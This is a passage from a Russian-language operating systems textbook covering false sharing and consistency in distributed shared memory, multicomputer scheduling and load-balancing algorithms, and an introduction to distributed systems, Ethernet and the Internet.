В то же время при более объемной передаче данных сеть будет задействована дольше, блокируя разрешение ошибок отсутствия страниц, вызванных другими процессами. Кроме этого, слишком большой действительный размер страницы создает новую проблему, которая называется **неправильным совместным использованием** (false sharing) (рис. 8.23). Здесь мы имеем дело со страницей, содержащей две не связанные друг с другом совместно используемые переменные *A* и *B*. Процессор 1 интенсивно пользуется переменной *A*, считывая и записывая ее значение. А процессор 2 часто обращается к переменной *B*. В такой ситуации страница, содержащая обе переменные, будет постоянно перемещаться вперед и назад между двумя машинами.




Рис. 8.23. Неправильное совместное использование страницы, содержащей несвязанные переменные

Проблема заключается в том, что переменные, ничем не связанные друг с другом, случайно оказались на одной и той же странице, поэтому процесс, использующий одну из них, получает также и вторую. Чем больше действительный размер страницы, тем чаще будет возникать неправильное совместное использование, и наоборот, чем меньше действительный размер страницы, тем реже будет возникать этот эффект. Ничего подобного этому феномену в обычной системе виртуальной памяти не наблюдается.

Хорошо продуманные компиляторы, понимающие суть проблемы и учитывающие ее существование при помещении переменных в адресные пространства, могут посодействовать в уменьшении количества случаев неправильного совместного использования и в повышении производительности. Но проще, конечно, сказать, чем сделать. Более того, если неправильное совместное использование заключается в том, что узел 1 использует один элемент массива, а узел 2 использует другой элемент того же массива, то вряд ли даже хорошо продуманный компилятор сможет устранить эту проблему.

Достижение последовательной непротиворечивости

Если модифицируемые страницы не реплицируются, то проблемы достижения непротиворечивости не возникает. Существует только один экземпляр каждой модифицируемой страницы, и он динамически перемещается в разные места по мере необходимости. Поскольку не всегда можно заранее узнать, какие страницы являются модифицируемыми, на многих системах DSM, когда процесс пытается прочитать удаленную страницу, делается ее локальная копия и обе копии, локальная и удаленная, помечаются соответствующими блоками управления памятью (MMU),

предназначенными только для чтения. Пока все обращения осуществляются только для чтения, проблем не возникает.

Но если какой-нибудь процесс пытается вести запись в реплицированную страницу, возникает потенциальная проблема непротиворечивости данных, поскольку изменение одной копии страницы, не затрагивающее других ее копий, недопустимо. Эта ситуация аналогична той, какая бывает на мультипроцессорах, когда один центральный процессор пытается изменить слово, присутствующее в нескольких кэшах. Решение заключается в том, чтобы центральный процессор, собравшийся делать запись, сначала выставлял на шину сигнал, сообщающий другим центральным процессорам о том, что они должны аннулировать свои копии блока кэша. Система DSM обычно работает аналогичным образом. Перед записью в совместно используемую страницу всем остальным центральным процессорам, имеющим эту страницу, отправляется сообщение о том, чтобы они прекратили отображать эту страницу и аннулировали ее. Как только все они отрапортуют о прекращении отображения, инициировавший эти действия центральный процессор может приступить к записи.

Можно также допустить наличие нескольких копий модифицируемых страниц при строго ограниченных обстоятельствах. Один из способов состоит в том, чтобы позволить процессу получить блокировку части виртуального адресного пространства, а затем осуществить несколько операций чтения и записи в заблокированной памяти. Ко времени освобождения блокировки изменения должны быть распространены на другие копии. Пока в определенный момент времени заблокировать страницу может только один центральный процессор, эта схема защищает непротиворечивость данных.

Альтернативный вариант предусматривает, что при первой же записи потенциально модифицируемой страницы создается ее оригинальная копия, которая сохраняется в памяти центрального процессора, осуществляющего запись. Затем могут произойти получение блокировки страницы, обновление страницы и освобождение блокировки. Позже, когда процесс на удаленной машине пытается получить блокировку страницы, центральный процессор, который ранее делал в нее запись, сравнивает текущее состояние страницы с оригинальной копией и создает сообщение, в котором перечисляются все измененные слова. Затем этот список отправляется запросившему блокировку центральному процессору, чтобы он обновил свою копию вместо ее аннулирования (Keleher et al., 1994).

8.2.6. Планирование мультикомпьютеров

В мультипроцессорах все процессы находятся в одной и той же памяти. Когда центральный процессор завершает свое текущее задание, он выбирает процесс и запускает его. В принципе, потенциальными кандидатами являются все процессы. На мультикомпьютере ситуация совершенно иная. У каждого узла есть собственная память и собственный набор процессов. Центральный процессор 1 не может внезапно принять решение о запуске процесса на узле 4, не выполнив сначала изрядного количества работы, чтобы получить этот процесс. Эта разница означает, что планирование на мультикомпьютерах осуществляется проще, а распределение процессов по узлам приобретает более важную роль. Эти вопросы и будут рассмотрены далее.

Планирование мультикомпьютерной системы чем-то напоминает планирование мультипроцессорных систем, но не все прежние алгоритмы могут быть применены к этому планированию. Но простейший алгоритм, применяемый на мультипроцессорах, —

ведение единого централизованного списка готовых процессов — в данном случае не работает, потому что каждый процесс может выполняться лишь на том центральном процессоре, в памяти которого в данный момент он находится. Тем не менее при создании нового процесса можно выбирать, куда его поместить, для того чтобы, к примеру, сбалансировать нагрузку.

Поскольку у каждого узла имеются собственные процессы, может быть применен любой локальный алгоритм планирования. Тем не менее также можно применить такое же бригадное планирование, как и на мультипроцессорах, поскольку для него требуются всего лишь начальное соглашение о том, какой процесс в каком кванте времени будет работать, и тот или иной способ координации начальных моментов квантов времени.

8.2.7. Балансировка нагрузки

О планировании мультикомпьютерных систем можно сказать относительно немного, потому что как только процесс назначается какому-либо узлу, может использоваться любой локальный алгоритм планирования, если только не используется бригадное планирование. Но именно из-за ограниченных возможностей управления ситуацией после того, как процесс уже будет назначен узлу, приобретает особую важность решение о том, какой процесс какому узлу будет распределен. Это не похоже на мультипроцессор, где все процессы находятся в одном и том же пространстве памяти и их работа может планироваться на каком угодно центральном процессоре. Поэтому стоит рассмотреть, как процессы могут быть назначены узлам наиболее эффективным образом. Алгоритмы и эвристические правила для осуществления этих назначений известны как **алгоритмы распределения процессоров** (processor allocation algorithms).

С годами было предложено большое количество алгоритмов распределения процессоров (то есть узлов). Они различаются предположениями об известных исходных данных и поставленными целями. К свойствам процесса, о которых должно быть известно, относятся требования к центральному процессору, объем необходимой памяти и объем обмена данными с каждым из всех остальных процессов. Возможные цели включают в себя сведение к минимуму холостых тактов центрального процессора из-за отсутствия локальной нагрузки, сведение к минимуму суммарного объема обмена данными и гарантирование справедливого распределения ресурсов между пользователями и процессами. Далее будут рассмотрены некоторые алгоритмы, позволяющие получить представление об имеющихся возможностях.

Детерминированный графовый алгоритм

Для систем, состоящих из процессов с хорошо известными требованиями к центральным процессорам и памяти и известной матрицей, дающей средний объем обмена данными между каждой парой процессов, имеется хорошо изученный класс алгоритмов. Если количество процессов превышает количество центральных процессоров k, то каждому процессору должно быть назначено несколько процессов. Замысел заключается в том, чтобы назначения сводили к минимуму сетевой трафик.

Система может быть представлена в виде взвешенного графа, где каждая вершина является процессом, а каждая дуга представляет собой поток сообщений между двумя процессами. Тогда математически проблема сводится к поиску способа разбиения (то есть разрезания) графа на k непересекающихся подграфов, отвечающих определенным ограничениям (например, суммарные требования к центральному процессору и памя-

ти для каждого подграфа не должны превышать определенный предел). Для каждого решения, удовлетворяющего ограничениям, дуги, целиком находящиеся внутри отдельного подграфа, представляют собой внутримашинную передачу данных и могут быть проигнорированы. Дуги, переходящие из одного подграфа в другой, представляют собой сетевой трафик. Цель заключается в том, чтобы найти такой вариант разбиения, который сводил бы к минимуму сетевой трафик и при этом отвечал всем ограничениям. Для примера на рис. 8.24 показана система из девяти процессов от *A* до *I*, где каждая дуга подписана значением нагрузки по передаче данных между двумя процессами (например, в мегабитах в секунду).




Рис. 8.24. Два способа распределения девяти процессов по трем узлам

На рис. 8.24, *а* граф разбит таким образом, что процессы *A*, *E* и *G* отнесены к узлу 1, процессы *B*, *F* и *H* — к узлу 2, а процессы *C*, *D* и *I* — к узлу 3. Суммарный сетевой трафик получается путем сложения трафика всех дуг, разрезанных при разбиении (прерывистыми прямыми), и равен 30. На рис. 8.24, *б* показан другой вариант разбиения, при котором сетевой трафик равен 28. Если предположить, что этот вариант отвечает всем ограничениям по ресурсам центрального процессора и памяти, он является более предпочтительным, поскольку требует меньшего объема передачи данных.

Интуитивно мы занимаемся поиском кластеров, тесно связанных друг с другом (у которых широкие потоки внутрикластерного обмена данными), но слабо взаимодействующих с другими кластерами (имеющих узкие потоки межкластерного обмена данными). Самые первые статьи с обсуждениями этой проблемы были написаны Чоу и Абрахамом, Ло, а также Стоуном и Бокхари (Chow and Abraham, 1982; Lo, 1984; Stone and Bokhari, 1978).

Распределенный эвристический алгоритм, инициируемый отправителем

Теперь рассмотрим некоторые распределенные алгоритмы. Один из них гласит, что при создании процесс запускается на узле, который его создал, если тот не перегружен. Перегрузка может оцениваться по числу процессов, их суммарной нагрузке на процессор или какому-нибудь другому параметру. Если узел перегружен, он произвольным образом выбирает другой узел и запрашивает у него данные о его загрузке (используя ту же систему оценки). Если загрузка проверяемого узла оказывается ниже определенного порогового значения, новый процесс отправляется на этот узел (Eager et al.,

1986). Если проверяемый узел не отвечает этому требованию, для проверки выбирается другая машина. Проверка не ведется до бесконечности. Если за N проверок найти подходящий узел не удается, алгоритм завершает свою работу и процесс запускается на породившей его машине. Замысел заключается в том, чтобы сильно загруженные узлы пытались избавиться от чрезмерной работы, как показано на рис. 8.25, *а*, где изображено выравнивание нагрузки, инициированное отправителем.




Рис. 8.25. *а* — перегруженный узел ищет недогруженный узел, которому можно было бы передать процесс; *б* — незагруженный узел ищет, чем бы заняться

Для данного алгоритма была создана аналитическая модель очередей (Eager et al., 1986). При использовании этой модели было установлено, что алгоритм неплохо себя ведет и работает стабильно в широком диапазоне параметров, включая различные пороговые значения, затраты на перенос данных и ограничения по количеству проб.

Тем не менее следует заметить, что в условиях большой загруженности все машины будут постоянно отправлять тестовые сообщения другим машинам, тщетно пытаясь найти машину, желающую получить дополнительную работу. При этом машины избавятся лишь от весьма незначительного количества процессов, но попытки избавления приведут к значительным издержкам.

Распределенный эвристический алгоритм, инициируемый получателем

На рис. 8.25, *б* показано, что в дополнение к вышеописанному алгоритму, инициируемому перегруженным отправителем, существует еще один алгоритм, инициируемый недогруженным получателем. Согласно этому алгоритму, когда процесс завершает свою работу, система проверяет, достаточно ли у нее работы. Если нет, она произвольным образом выбирает какую-нибудь машину и просит у нее работу. Если этой машине нечего предложить, опрашивается вторая, а затем третья машина. Если за N попыток работа так и не будет найдена, узел временно прекращает опрос, проделывает свою очередную работу и повторяет попытку при завершении следующего процесса. Если доступная работа отсутствует, машина простаивает. После некоторого определенного интервала времени она опять возобновляет поиск работы.

Преимущество этого алгоритма в том, что он не создает дополнительной нагрузки на систему в критические периоды. Алгоритм, инициируемый отправителем, проводит массу исследований именно тогда, когда они меньше всего допустимы для системы — в момент ее максимальной загруженности. При использовании алгоритма, инициируемого получателем, шанс найти недогруженную машину довольно низок. Но если это и произойдет, то будет нетрудно найти работу, которую можно будет взять на себя. Разумеется, когда предстоящей работы мало, алгоритм, инициируемый получателем, создает большой объем тестирующего трафика, поскольку все незанятые машины отчаянно охотятся за работой. Но все-таки намного лучше нести издержки, когда система недогружена, чем когда она перегружена.

Можно также объединить оба этих алгоритма и иметь машины, пытающиеся избавиться от работы, когда ее слишком много, и машины, пытающиеся заполучить работу, когда ее у них слишком мало. Более того, машины могут усовершенствовать произвольный опрос за счет ведения истории прошлых тестирований, чтобы определить наличие хронически недогруженных или перегруженных машин. Одна из таких машин может быть протестирована первой в зависимости от того, что пытается сделать инициатор — избавиться от работы или заполучить ее.

8.4. Распределенные системы

После знакомства с многоядерными системами, мультипроцессорами и мультикомпьютерами настал черед рассмотреть последний тип многопроцессорных систем — **распределенные системы**. Они похожи на мультикомпьютеры тем, что у каждого узла есть собственная закрытая оперативная память и в системе нет общей физической памяти. Но узлы у распределенных систем имеют еще более слабую связь, чем у мультикомпьютеров.

Начнем с того, что каждый узел мультикомпьютера имеет центральный процессор, оперативную память, сетевой интерфейс и, возможно, жесткий диск для страничной организации памяти. В отличие от этого каждый узел в распределенной системе представляет собой полноценный компьютер с полным набором периферийных устройств. Узлы мультикомпьютера обычно находятся в одном помещении, поэтому они могут вести обмен данными по специальной высокоскоростной сети, а узлы распределенной системы могут быть разбросаны по всему миру. И наконец, все узлы мультикомпьютера работают под управлением одной и той же операционной системы, совместно используя единую файловую систему и находясь под общим администрированием, а каждый узел распределенной системы может работать под управлением другой операционной системы, у каждого из них имеется собственная файловая система, и каждый из них администрируется отдельно. Типичный мультикомпьютер состоит из 1024 узлов, находящихся в одном помещении, на нем работает какая-нибудь компания или университет, занимаясь, скажем, фармацевтическим моделированием, а типичная распределенная система состоит из нескольких тысяч машин, слабо связанных друг с другом через Интернет. В табл. 8.1 приводится сравнение мультипроцессоров, мультикомпьютеров и распределенных систем по обозначенным ранее пунктам.

По данным показателям мультикомпьютеры находятся где-то в середине. Возникает вопрос: на что больше похожи мультикомпьютеры — на мультипроцессоры или на распределенные системы? Как ни странно, ответ сильно зависит от выбранной вами точки

Таблица 8.1. Сравнение трех типов многопроцессорных систем

Сравниваемые показатели	Мультипроцессор	Мультикомпьютер	Распределенная система
Конфигурация узла	Центральный процессор	Центральный процессор, оперативная память, сетевой интерфейс	Полноценный компьютер
Периферийные устройства узла	Все устройства общие	Общие, кроме, может быть, диска	Полный набор устройств для каждого узла
Расположение	В одном блоке	В одном помещении	Возможно, по всему миру
Связь между узлами	Общая память	Специальные линии	Традиционная сеть
Операционные системы	Одна, общая	Несколько, одинаковые	Все могут быть разными
Файловые системы	Одна, общая	Одна, общая	У каждого узла своя
Администрирование	Одна организация	Одна организация	Множество организаций

зрения. С технической точки зрения у мультипроцессоров, в отличие от двух остальных типов многопроцессорных систем, есть общая память. Это отличие приводит к разным моделям программирования и разному образу мышления. Однако с прикладной точки зрения мультипроцессоры и мультикомпьютеры — это просто большие блоки аппаратуры, находящиеся в машинном зале. Обе системы используются для решения задач, требующих больших объемов вычислений, в то время как распределенные системы, связывающие компьютеры по всему Интернету, обычно намного больше вовлечены в обмен данными, чем в вычисления, и используются совершенно иначе.

В некоторой степени слабая связь между компьютерами в распределенных системах имеет свои сильные и слабые стороны. Сильная сторона заключается в том, что компьютеры могут быть использованы для запуска широкого спектра приложений, а слабая — в отсутствии общей базовой модели, что существенно затрудняет программирование таких приложений.

К типичным интернет-приложениям относятся доступ к удаленным компьютерам (с использованием программ telnet, ssh и rlogin), доступ к удаленной информации (с помощью Всемирной паутины и протокола FTP), личное общение (с использованием электронной почты и чат-программ) и множество появляющихся новых приложений (связанных, например, с электронной коммерцией, телемедициной и дистанционным обучением). Плохо только то, что для каждого из этих приложений приходится изобретать колесо заново. Например, и электронная почта, и FTP, и Всемирная паутина в общем-то перемещают файлы из пункта А в пункт Б, но у всех них свой способ решения этой задачи, дополненный их собственными соглашениями об именах, протоколами передачи, технологиями копирования и пр. Хотя многие веб-браузеры скрывают эти различия от обычного пользователя, лежащие в их основе механизмы совершенно отличаются друг от друга. Их сокрытие на уровне пользовательского интерфейса напоминает ситуацию, когда кто-нибудь заказывает у агента бюро путешествий, предла-

гающего полный набор услуг, путешествие из Нью-Йорка в Сан-Франциско и только потом обнаруживает, какой билет ему достался: на самолет, поезд или автобус.

То, что распределенные системы добавляют к лежащей в их основе сети, является некой общей парадигмой (моделью), предоставляющей единый взгляд на всю систему. Цель создания распределенной системы заключается в превращении слабо связанного множества машин в согласованную систему, основанную на единой концепции. Иногда парадигма имеет простой, а иногда более сложный характер, но идея всегда заключается в предоставлении чего-то, что объединяет систему.

Простой пример объединяющей парадигмы в немного ином контексте можно найти в UNIX, где все устройства ввода-вывода сделаны похожими на файлы. Когда клавиатуры, принтеры и последовательные каналы действуют по единому сценарию с использованием одних и тех же примитивов, работать с ними значительно проще, чем с концептуально разнородным оборудованием.

Один из способов достижения распределенной системой некоторой степени унифицированности при разном базовом оборудовании и разных операционных системах заключается в использовании программной надстройки над операционной системой. Эта надстройка, которая называется **связующим программным обеспечением** (middleware), показана на рис. 8.26. На этом уровне предоставляются конкретные структуры данных и операции, позволяющие процессам и пользователям на машинах, находящихся на значительном удалении друг от друга, взаимодействовать каким-нибудь непротиворечивым образом.




Рис. 8.26. Место связующего программного обеспечения в распределенной системе

В некотором смысле связующее программное обеспечение похоже на операционную систему распределенной системы, поэтому оно будет рассмотрено в книге, посвященной операционным системам. Однако оно *не является* настоящей операционной системой, поэтому его рассмотрение не будет слишком подробным. Полноценное изложение всех вопросов, касающихся распределенных систем, можно найти в посвященной им книге *Distributed Systems* (Tanenbaum and van Steen, 2007). В оставшейся части этой главы будет дан краткий обзор оборудования, использующегося в распределенных

системах (то есть базовой компьютерной сети), затем связного программного обеспечения (сетевых протоколов). После этого будут рассмотрены различные парадигмы, используемые в этих системах.

8.3.1. Сетевое оборудование

Распределенные системы создаются поверх компьютерных сетей, поэтому настал черед краткого введения в этот предмет. Сети представлены двумя основными вариантами: **локальными сетями** (Local Area Networks (**LAN**)), работающими на территории сооружений или групп сооружений, и **глобальными сетями** (Wide Area Networks (**WAN**)), которые покрывают территорию города, страны или даже всего мира. Наиболее важной разновидностью локальной сети является Ethernet, поэтому она и будет взята в качестве примера для изучения. А в качестве примера для изучения глобальной сети будет взят Интернет, несмотря на то что технически он не является единой сетью, а представляет собой объединение тысяч отдельных сетей. Но для поставленных нами целей вполне достаточно будет представлять его единой глобальной сетью.

Ethernet

Классическая сеть Ethernet, описание которой дано в стандарте IEEE Standard 802.3, состоит из коаксиального кабеля, подключенного к нескольким компьютерам. Этот кабель называется **Ethernet** в память о *светоносном эфире*, по которому, как считалось ранее, распространяются электромагнитные волны. (Когда английский физик XIX столетия Джеймс Кларк Максвелл обнаружил, что электромагнитное излучение может быть описано волновым уравнением, ученые предположили, что пространство должно быть заполнено некой эфирной средой, в которой распространялось излучение. Только после знаменитого эксперимента Михельсона и Морли в 1887 году, в котором эфир так и не был обнаружен, физики поняли, что излучение может распространяться в вакууме.)

В самой первой версии Ethernet компьютер был подключен к кабелю буквально с помощью отверстия, просверленного на половину диаметра кабеля, в которое вкручивался провод, ведущий к компьютеру. Этот способ подключения, схематически показанный на рис. 8.27, *а*, назывался **зубом вампира** (vampire tap). Попасть зубом в нужное место было трудно, поэтому вскоре стали использоваться подходящие разъемы. Тем не менее электрически все компьютеры были связаны так, как будто их сетевые интерфейсные карты были спаяны друг с другом.




Рис. 8.27. Сеть Ethernet: *а* — классическая; *б* — коммутируемая

Для предотвращения хаоса при большом количестве компьютеров, подключенных к одному и тому же кабелю, требовался протокол. Чтобы отправить пакет по сети Ethernet, компьютер сначала анализировал состояние кабеля, определяя, не занят ли какой-нибудь компьютер в данный момент передачей данных. Если ответ был отрицательным, он приступал к передаче пакета, который состоял из короткого заголовка, за которым следовали от 0 до 1500 байт полезной информации. Если кабель был занят, компьютер просто ждал, пока не закончится текущая передача, после чего приступал к отправке своего пакета.

Если два компьютера приступали к отправке пакетов одновременно, возникал конфликт, обнаруживаемый обоими компьютерами. Оба они откликались на это событие произвольным ожиданием, продолжавшимся от 0 до T мкс, после чего опять приступали к передаче. Если опять возникал конфликт, то все участвующие в нем компьютеры делали произвольную паузу, продолжавшуюся от 0 до $2T$ мкс, после чего повторяли свою попытку. С каждым последующим конфликтом максимальный интервал ожидания удваивался, уменьшая шансы возникновения новых конфликтов. Этот алгоритм известен под именем **двоичного экспоненциального алгоритма задержки** (binary exponential backoff). Он нам уже попадался при рассмотрении вопроса сокращения издержек на опросы блокировок.

Для сети Ethernet определены предельная длина кабеля и предельное количество подключенных компьютеров. Для преодоления любого из этих ограничений большие сооружения или группа сооружений могут оснащаться несколькими сетями Ethernet, которые затем подключаются к устройствам, называемым **мостами** (bridges). Мост является устройством, позволяющим потоку данных проходить из одной сети Ethernet в другую, когда источник находится по одну его сторону, а приемник — по другую.

Во избежание конфликтов современные сети Ethernet используют коммутаторы (рис. 8.27, *б*). У каждого коммутатора есть определенное количество портов, к которым может подключаться компьютер, сеть Ethernet или другой коммутатор. Когда пакет успешно избегает всех конфликтов и добирается до коммутатора, он попадает в его буфер и отправляется на тот порт, к которому подключен компьютер назначения. Выделяя каждому компьютеру его собственный порт, можно вообще избавиться от всех конфликтов за счет более емких коммутаторов. Возможны и компромиссные варианты, когда к каждому порту подключается всего несколько компьютеров. На рис. 8.27, *б* показана классическая сеть Ethernet с несколькими компьютерами, соединенными кабелем с помощью «зубов вампира», подключенная к одному из портов коммутатора.

Интернет

Интернет стал развитием ARPANET — экспериментальной сети с коммутацией пакетов, профинансированной Агентством по перспективным исследовательским проектам министерства обороны США. Эта сеть была запущена в декабре 1969 года и связала три компьютера в Калифорнии и один — в штате Юта. Она была разработана в разгар холодной войны и рассматривалась как сеть, имеющая высокую отказоустойчивость и способность продолжать передачу информации военного характера даже в условиях нанесения точных ядерных ударов по нескольким составляющим сети за счет автоматического перенаправления трафика в обход вышедших из строя машин.

В 1970-х годах ARPANET быстро разрасталась, охватив со временем сотни компьютеров. Когда к ней были подключены сеть пакетной радиосвязи, спутниковая сеть

и в конечном счете тысячи сетей Ethernet, это привело к созданию объединения сетей, известного теперь как Интернет.

Интернет состоит из двух типов компьютеров: хостов и маршрутизаторов. **Хостами** (hosts) являются персональные компьютеры, ноутбуки, КПК, серверы, универсальные машины и другие компьютеры, владельцами которых являются частные лица или компании, пожелавшие подключиться к Интернету. **Маршрутизаторы** (routers) — это специализированные коммутирующие компьютеры, принимающие входящие пакеты по одной или нескольким входящим линиям и отправляющие их по их маршруту по одной из многих выходящих линий. Маршрутизатор похож на коммутатор (см. рис. 8.27, *б*), но имеет и некоторые отличия, которые нас в данном случае не касаются. Маршрутизаторы соединены друг с другом в большие сети, в которых каждый маршрутизатор связан электрическими или оптоволоконными кабелями со многими другими маршрутизаторами и хостами. Крупные национальные или всемирные сети маршрутизаторов управляются телефонными компаниями и поставщиками услуг Интернета.

На рис. 8.28 изображен фрагмент Интернета. В верхней части показана одна из магистралей, которой, как правило, управляет магистральный оператор. Она состоит из множества маршрутизаторов, соединенных друг с другом оптоволоконными кабелями с высокой пропускной способностью и подключенных к магистралям, управляемым другими (конкурирующими) телефонными компаниями. Хосты, как правило, не подключаются напрямую к магистралям, за исключением тех машин, которые телефонные компании используют для обслуживания и тестирования.




Рис. 8.28. Фрагмент Интернета

С помощью оптоволоконных кабелей со средней пропускной способностью к магистральным маршрутизаторам подключаются региональные сети и маршрутизаторы поставщиков услуг Интернета. В свою очередь у корпоративных сетей Ethernet имеются

маршрутизаторы, подключенные к маршрутизаторам региональной сети. Маршрутизаторы, имеющиеся у поставщиков услуг Интернета, подключены к группам модемов, используемым клиентами этих поставщиков. Таким образом, каждый хост Интернета имеет как минимум один путь, а зачастую и множество путей к любому другому хосту.

Весь поток информации в Интернете отправляется в форме пакетов. Каждый пакет несет в себе адрес назначения, который используется для маршрутизации. Когда пакет попадает в маршрутизатор, тот извлекает адрес назначения и ищет одну из его частей в таблице, чтобы определить, по какой из выходящих линий, а стало быть, к какому маршрутизатору его отправить. Эта процедура повторяется до тех пор, пока пакет не доберется до хоста назначения. Таблицы маршрутизации имеют высокодинамичный характер и постоянно обновляются по мере того, как маршрутизаторы и линии связи отключаются и подключаются вновь, и по мере изменения условий передачи данных. Алгоритмы маршрутизации интенсивно изучались и модифицировались на протяжении многих лет.

8.3.2. Сетевые службы и протоколы

Все компьютерные сети предоставляют своим пользователям (хостам и процессам) определенные службы, которые реализуются ими согласно конкретным правилам стандартного обмена сообщениями. Далее будет дано краткое введение в эту тему.

Сетевые службы

